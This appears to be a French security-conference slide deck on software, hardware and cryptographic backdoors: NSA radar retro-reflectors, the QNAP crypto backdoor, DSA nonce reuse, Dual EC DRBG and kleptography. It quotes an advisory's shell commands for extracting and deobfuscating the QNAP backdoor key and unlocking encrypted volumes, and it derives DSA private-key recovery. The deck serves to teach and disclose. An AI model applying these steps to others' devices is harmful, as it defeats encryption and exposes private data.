keyed (FSK). When the unit is illuminated by a CW signal from a nearby radar, the illuminating signal is amplitude-modulated (AM) with this square wave. The signal is re-radiated, where it is received by the radar, demodulated, and the demodulated signal is processed to recover the keystrokes. SURLYSPAWN is part of the ANGRYNEIGHBOR family of radar retro-reflectors.

Portes dérobées matérielles
> Nettoyage de traces ?

- Le GCHQ a-t-il cherché a effacer les traces d’une backdoor au niveau de certains microcontrôleurs sur les ordinateurs des journalistes du Guardian ?



Intact Keyboard Component



Destroyed Keyboard Component

Sources :


https://www.privacyinternational.org/blog/what-does-gchq-know-about-our-devices-that-we-dont

http://cryptome.org/2014/05/gchq-destroys-implants.htm


Agenda

1. Introduction
2. Portes dérobées logicielles
3. Portes dérobées matérielles
4. Portes dérobées cryptographiques

Porte dérobée cryptographique
> QNAP cryptobackdoor



However, when the hard disk is encrypted, a secondary key is created, added to the keyring, and stored in the flash with minor obfuscation.




```
Exploit:

  An attacker - or user who has lost his passphrase - just needs
  to do the following:

  1. Obtain the backdoor key from the flash:
       #  strings /dev/sdx6 | grep ENCK
       ENCK=ijklmnopqrstuvwxyz012345hgfedcba
     It is possible that several ENCK keys show up.

  2. The key has then to be deobfuscated. The last 6 characters have
     to be taken, reversed, and put in front of the string:

     ENCK key before: ijklmnopqrstuvwxyz012345hgfedcba
     ENCK key after:  abcdefghijklmnopqrstuvwxyz012345

  3. The key file has to be created:
       # echo -n "abcdefghijklmnopqrstuvwxyz012345" > /tmp/key

  4. The encrypted volume is unlocked and mounted. The device is
     usually /dev/md0 or /dev/sda3.
       # /sbin/cryptsetup luksOpen /dev/md0 md0 --key-file=/tmp/key
       key slot 0 unlocked.
       Command successful.
       # mount /dev/mapper/md0 /share/MD0_DATA
     Full access to the encrypted volume has been obtained.
```

SRC : http://www.mh-sec.de/downloads/BSC-Qnap_Crypto_Backdoor-CVE-2009-3200.txt

Porte dérobée cryptographique
> exemple d’attaque sur DSA

- Réutilisation d’un nonce dans une signature DSA



- Choose x by some random method, where $0 < x < q$.
- Calculate $y = g^x \bmod p$.
- Public key is (p, q, g, y). Private key is x.

To generate a DSA signature, the signer calculates (r, s) as follows:

$$r = g^k \bmod p \bmod q$$

$$s = k^{-1} \left(\mathrm{H}(m) + x^*r\right) \bmod q$$

Subtract the two signatures. (The modular reduction step is implicit from here on for readability.)

$$s_A - s_B = k^{-1} (\mathrm{H}_A + x^*r) - k^{-1} (\mathrm{H}_B + x^*r)$$

Redistribute. Since the k’s are identical, their inverse is also.

$$s_A - s_B = k^{-1} (\mathrm{H}_A + x^*r - \mathrm{H}_B - x^*r)$$

The x*r values cancel out.

$$s_A - s_B = k^{-1} (\mathrm{H}_A - \mathrm{H}_B)$$

Redistribute.

$$k = (\mathrm{H}_A - \mathrm{H}_B) / (s_A - s_B)$$

The attacker calculates x as follows:

$$x = ((s * k) - \mathrm{H}(m)) * r^{-1} \bmod q$$

Détails sur : http://rdist.root.org/2010/11/19/dsa-requirements-for-random-k-value/


Pour rappel

Pour anecdote (même s’il ne s’agit pas d’une porté dérobée, l’histoire illustre la portée d’une telle erreur) :

“In December 2010, a group calling itself fail0verflow announced recovery of the ECDSA private key used by Sony to sign software for the ***PlayStation 3*** *game console. The attack was made possible because Sony failed to generate a new random k for each signature”*

http://en.wikipedia.org/wiki/Digital_Signature_Algorithm

Porte dérobée cryptographique
DUAL EC PRNG & Kleptography



DUAL EC DRBG

CSPRNG basé sur le problème du logarithme discret EC, standardisé par le NIST (SP800-90)
(particulièrement lent, ~100x, par rapport aux autres CSPRNG du standard)

2007 : Shumow et Ferguson, rump@Crypto 07, fortes suspicions de backdoor

L’avertissement n’est pas entendu, implémentation dans de nombreux produits
(Windows, RS ABSAFE, etc)

2013 : le New York Times indique que la NSA aurait backdooré le standard dans le cadre du programme BULLRUN

2013 : d’après Reuters RSA aurait reçu $10 millions pour l’utiliser par défaut dans Bsafe

But à partir d’une sortie, déterminer toutes les sorties suivantes à partir d’un seul point de sortie
(jusqu’au prochain reseed)

Compliqué sauf si on peut choisir P & Q + obtenir une première sortie
Or P & Q (en principe censés être aléatoires) spécifiés en annexe à des valeurs fixes sans explication
➔ Ex : cas de SSL (sans client side auth ni PFS) : prédire la master key

Un des graals : backdoorer un standard
De nombreuses implémentations vulnérables (obligatoire pour norme FIPS)

Porte dérobée cryptographique
DUAL EC PRNG & Kleptography

DUAL EC DRBG

Pour les détails mathématiques voir l'explication de Matthew green : http://blog.cryptographyengineering.com/2013/09/the-many-flaws-of-dualecdrbg.html


Et le PoC sur https://blog.0xadc0de.be/archives/155

Kleptography

Pour d'autres attaques très intéressantes, voir les travaux de Young et Yung sur la Kleptography

(en particulier le chapitre 10 sur cryptovirology.com « An Elliptic Curve Asymmetric Backdoor in OpenSSL RSA Key Generation »)

Opérations de désinformation ?
> Cas (hypothétique) des portes dérobées cryptographiques (1/2)



Exemple d’opération de désinformation


Argumentation technique (« Nous ne possédons pas les clefs ») facilement compréhensible mais omettant certaines nuances techniques fines

Distiller discrètement dans la presse des informations « prouvant » l’efficacité de ces méthodes (de préférence en indiquant que les forces de l’ordre ont été bloquées), dans des médias alternatifs (conseil aux « hacktivistes » ou en indiquant que le gouvernement utilise ces mêmes technologies)

Influencer le marché de sorte à ce que les alternatives soient couteuses (financièrement, en terme d’usage ou psychologiquement) et contrôler les concurrents

Opérations de désinformation ?
> Cas (hypothétique) des portes dérobées cryptographiques (2/2)

Avril 2013 → **Été 2013 : PRISM**



money.cnn.com/2013/04/07/technology/security/imessage-iphone-dea/

Apple's iMessage is the DEA's worst nightmare

By Adrian Covert @CNNTech April 7, 2013: 10:14 AM ET

PHOTO: MEHDI FEDOUACH/AFP/GETTY IMAGES


Apple's iMessages are not able to be intercepted by law enforcement.

0 TOTAL SHARES

0

NEW YORK (CNNMoney)

If you don't want your text messages to be wire-tapped, you might consider getting yourself an iPhone.



Réponse d'Apple

«. ***We do not provide any government agency with direct access to our servers, and any government agency requesting customer content must get a court order***. *[…]For example, conversations which take place over iMessage and FaceTime are protected by* ***end-to-end encryption so no one but the sender and receiver can see or read them. Apple cannot decrypt that data***. »
http://www.apple.com/apples-commitment-to-customer-privacy/

Quarkslab @HITB (10.2013)

➔ Interception techniquement possible (infrastructure de clef gérée par Apple & manque de certificate pinning)
http://blog.quarkslab.com/static/resources/2013-10-17_imessage-privacy/slides/iMessage_privacy.pdf

Questions ?

Ary Kokos

Ary]dot] Kokos [@[
Solucom.fr